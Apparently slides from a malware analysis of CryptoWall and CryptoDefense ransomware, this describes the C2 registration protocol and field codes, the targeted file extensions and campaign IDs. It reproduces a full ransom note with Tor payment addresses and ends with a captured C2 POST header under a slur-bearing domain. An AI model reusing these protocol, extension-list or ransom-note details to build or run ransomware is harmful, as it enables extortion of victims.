


Communication protocol: Details

Request: {<Command ID> | <data> | <data>| ... }

Response differs based on the request command ID

{1 | wolfgang | B834AFC69086975FED56B5B9BB7221A0 | 2 | 1 | 2 | 111.111.111.111}



Communication protocol: Details

Request: {<Command ID> | <data> | <data>| ... }

Response differs based on the request command ID

Architecture

x86: 1

x64: 2



{1 | wolfgang | B834AFC69086975FED56B5B9BB7221A0 | 2 | 1 | 2 | 111.111.111.111}

System ID

Campaign ID

Command ID: register client

OS

Unknown:	0
Windows 2000:	1
Windows XP:	2
Windows XP x64:	3
Windows Vista:	4
Windows 7:	5
Windows 8:	6
Windows 8.1:	7



Communication protocol: Details

Request: {<Command ID> | <data> | <data>| ... }

Response differs based on the request command ID

Architecture

x86: 1
x64: 2

Privileges

Elevated: 1
Non-elevated: 2

{1 | wolfgang | B834AFC69086975FED56B5B9BB7221A0 | 2 | 1 | 2 | 111.111.111.111}

System ID

Campaign ID

Command ID: register client


OS

Unknown:	0
Windows 2000:	1
Windows XP:	2
Windows XP x64:	3
Windows Vista:	4
Windows 7:	5
Windows 8:	6
Windows 8.1:	7




Communication protocol: Details

Request: {<Command ID> | <data> | <data>| ... }
Response differs based on the request command ID



Infrastructure: CryptoWall 1.x, CryptoDefense and before



Payment options: a lot!



Targeted file extensions list: 143

.c .h .m .ai .cs .db .db .nd .pl .ps .py
.rm.3dm .3ds .3fr.3g2 .3gp .ach .arw .asf.asx .avi
.bak .bay .cdr .cer .cpp .cr2 .crt .crw .dbf .dcr .dds
.der .des .dng .doc .dtd .dwg .dxf .dxg .eml .eps .erf
.fla .flv .hpp .iif .jpe.jpg .kdc .key .lua.m4v .max
.mdb .mdf .mef .mov .mp3 .mp4 .mpg .mrw .msg .nef .nk2
.nrv .p12 .p7b .p7c .pab .pas .pct .pdb .pdd .pdf .pef .pem
.pfx .pps .ppt .prf.psd .pst .ptx .qba .qbb .qbm .qbr
.qbw .qbx .qby .r3d .raf.raw .rtf .rw2 .rwl .sql .sr2
.srf.srt.srw .svg .swf .tex .tga .thm .tlg.txt .vob
.wav .wb2 .wmv .wpd .wps .x3f .xlk .xlr .xls.yuv .back
.docm .docx .flac .indd .java .jpeg .pptm .pptx .xlsb
.xlsm .xlsx


tl;dr A lot of standard filetypes average users would be interacting with





2. The history of CryptoWall:

2.2. CryptoLocker clone no more, its CryptoDefense!



Ransom notes

- HOW_DECRYPT.HTML
- HOW_DECRYPT.TXT
- HOW_DECRYPT.URL

All files including videos, photos and documents on your computer are encrypted by CryptoDefense Software.

Encryption was produced using a unique public key [RSA-2048](#) generated for this computer. To decrypt files you need to obtain the private key.

The single copy of the private key, which will allow you to decrypt the files, located on a secret server on the Internet; The server will destroy the key after a month. After that, nobody and never will be able to restore files.

In order to decrypt the files, open your personal page on the site <https://rj2bocejarqnpuhm.browsetor.com/31x0> and follow the instructions.

If <https://rj2bocejarqnpuhm.browsetor.com/31x0> is not opening, please follow the steps below:

1. You must download and install this browser <http://www.torproject.org/projects/torbrowser.html.en>
2. After installation, run the browser and enter the address: rj2bocejarqnpuhm.onion/31x0
3. Follow the instructions on the web-site. We remind you that the sooner you do, the more chances are left to recover the files.

IMPORTANT INFORMATION:

Your Personal PAGE:

<https://rj2bocejarqnpuhm.browsetor.com/31x0>

Your Personal PAGE(using TorBrowser):

rj2bocejarqnpuhm.onion/31x0

Your Personal CODE(if you open site directly): **31x0**



Campaign ID changes

def001

def002

def003

def004

def006

def007

def008

def009



Communication protocol: slight changes

The same HTTP based protocol as before, just slight changes:

1. Report in with a campaign ID and a unique system ID
2. C2 responds with an OK to acknowledge the client
3. ~~Client sends another request with the campaign ID and its unique system ID~~
4. ~~C2 responds with a location to a compressed blob for the GUI and ransom notes~~
5. Client sends the locally generated private key in a blob form post to the C2
6. Server ACKs the key
7. Client reports successful encryption and the amount of files



Communication protocol: slight changes

```
POST /fjd7m0199e5 HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=-----3071376310
Connection: Keep-Alive
Content-Length: 1546
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Host: niggaattack23.com
Cache-Control: no-cache
Cookie: __cfduid=d292f3c4ad9258bcf593618876ea5b0ba1397439468892

